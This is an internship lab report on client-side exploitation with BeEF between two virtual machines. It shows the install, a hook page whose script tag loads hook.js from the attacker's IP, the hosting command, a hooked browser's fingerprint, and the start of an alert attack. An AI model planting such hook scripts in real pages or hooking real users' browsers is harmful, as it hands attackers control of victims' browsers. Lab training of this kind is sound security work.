Client-Side Exploitation Using BeEF (Browser Exploitation Framework)

Internship 2025

Internship Program Name:	Cyber Security
Internee Name:	Mamoona
Internship Lead Name:	Faizyab Khan

Contents

Executive Summary

This report demonstrates the use of BeEF (Browser Exploitation Framework) to exploit client-side vulnerabilities through a hooked web browser. The tasks included deploying a malicious hook page, hooking a victim browser, and executing real-time browser-based attacks such as alert injection, redirection and page content replacement. These tasks highlight the security risks of unprotected client-side environments and showcase the capability of BeEF for penetration testing and awareness training.


Introduction

Web browsers are one of the most commonly targeted attack surfaces in modern networks. BeEF (Browser Exploitation Framework) is a penetration testing tool designed to assess the security posture of web clients. It allows security professionals to perform command injection and social engineering attacks through hooked browsers. This report details the steps taken to hook a browser and execute various client-side exploits using BeEF on Kali Linux with a victim system running Parrot OS.

Task Details

1. Environment Setup

- Kali Linux VM (attacker)
- Parrot OS VM (victim)
- Both configured on the same network



Virtual Machine Settings

Hardware | Options

Device	Summary
Memory	2 GB
Processors	4
Hard Disk (SCSI)	80.1 GB
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

Device status

☐ Connected

☑ Connect at power on

Network connection

○ Bridged: Connected directly to the physical network

☐ Replicate physical network connection state

● NAT: Used to share the host's IP address


○ Host-only: A private network shared with the host

○ Custom: Specific virtual network

VMnet0

○ LAN segment:

LAN Segments... | Advanced...



Debian 10.x 64-bit

Power on this virtual machine

Edit virtual machine settings

Devices

Memory	2 GB
Processors	1
Hard Disk (SCSI)	20 GB
CD/DVD (IDE)	Using file C:\Use
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Hardware | Options

Device	Summary
Memory	2 GB
Processors	1
Hard Disk (SCSI)	20 GB
CD/DVD (IDE)	Using file C:\Users\mamoo\...
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Device status

☐ Connected

☑ Connect at power on

Network connection

○ Bridged: Connected directly to the physical network

☐ Replicate physical network connection state

● NAT: Used to share the host's IP address

○ Host-only: A private network shared with the host

○ Custom: Specific virtual network


VMnet0

○ LAN segment:

LAN Segments... | Advanced...

2. BeEF Installation and Launch

- Verified BeEF installation




```
┌──(kali㉿kali)-[~]
└─$ sudo apt update
sudo apt install beef-xss -y

[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [51.4
MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [117 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [32
7 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [198 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [9
11 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages
 [10.8 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents
 (deb) [26.7 kB]
Fetched 74.0 MB in 53s (1,399 kB/s)
438 packages can be upgraded. Run 'apt list --upgradable' to see them.
Installing:
  beef-xss

Installing dependencies:
  geoipupdate   node-balanced-match    node-corepack   node-xtend
  libnode115    node-brace-expansion   node-minimatch  nodejs
```

- Started BeEF using sudo beef-xss




```
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
     Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; pres
et: disabled)
     Active: active (running) since Fri 2025-08-01 09:42:04 EDT; 5s ago
 Invocation: b138719c53d548e49101ef744fb89e49
   Main PID: 4537 (ruby)
      Tasks: 2 (limit: 2197)
     Memory: 60.5M (peak: 60.5M)
        CPU: 4.498s
     CGroup: /system.slice/beef-xss.service
             └─4537 ruby ./beef

Aug 01 09:42:04 kali systemd[1]: Started beef-xss.service - beef-xss.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1
...
```


- Accessed BeEF panel at http://127.0.0.1:3000/ui/panel and logged in with credentials set at the time of launching beef




Username: beef
Password: ••••

3. Create and Host Malicious Hook Page

- Created test.html containing:




```
┌──(kali㉿kali)-[~]
└─$ nano test.html
```



```
┌──(kali㉿kali)-[~]
└─$ cat test.html
<html>
  <head>
    <script src="http://192.168.159.128:3000/hook.js"></script>
  </head>
  <body>
    <h1>Welcome, victim!</h1>
  </body>
</html>
```


Hosted that webapge



```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8080

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
█
```

As ip of kali linux (attacker) is 192.168.159.128




```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 00:0c:29:44:0f:64 brd ff:ff:ff:ff:ff:ff
    inet 192.168.159.128/24 brd 192.168.159.255 scope global dynamic noprefix
route eth0
       valid_lft 1768sec preferred_lft 1768sec
    inet6 fe80::ee4d:fd84:54fb:c296/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ 
```

Victim visited http://192.168.159.128:8080/test.html

4. Hooked Victim Browser


- Victim browser (Parrot OS) appeared in BeEF as hooked




Welcome, victim!

5. Executed Commands via BeEF

Select victim entry from beef browser (the ip of parrot os)



ID	IP	Domain	Port	Browser	Browser Version	OS	OS Version	First Seen	Last Seen
1	192.168.159.131	192.168.159.128	8080	FF	140.0	Linux		Fri, 01 Aug 2025 13:49:50 GMT	Fri, 01 Aug 2025 13:52:53 GMT




Key	Value
browser.capabilities.activex	No
browser.capabilities.flash	No
browser.capabilities.googlegears	No
browser.capabilities.phonegap	No
browser.capabilities.quicktime	No
browser.capabilities.realplayer	No
browser.capabilities.silverlight	No
browser.capabilities.vbscript	No
browser.capabilities.vlc	No
browser.capabilities.webgl	Yes
browser.capabilities.webrtc	No
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No
browser.date.datestamp	Fri Aug 01 2025 13:49:49 GMT+0000 (Coordinated Universal Time)
browser.engine	Gecko
browser.language	en-US
browser.name	FF
browser.name.friendly	Firefox
browser.name.reported	Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
browser.platform	Linux x86_64
browser.plugins	PDF Viewer-v.undefined,Chrome PDF Viewer-v.undefined,Chromium PDF Viewer-v.undefined,Microsoft Edge PDF Viewer-v.undefined,WebKit built-in PDF-v.undefined
browser.version	140.0

Displaying zombie browser details 1 - 51 of 51

a) Alert Dialog Box

- Sent a popup alert with message "You have been hooked!"



127.0.0.1:3000/ui/panel#id=SypJ5IpoZValjjkhm0TtjAkPRbg9oxAVz220qMTaTHFjortjfs5JJAL8n7W

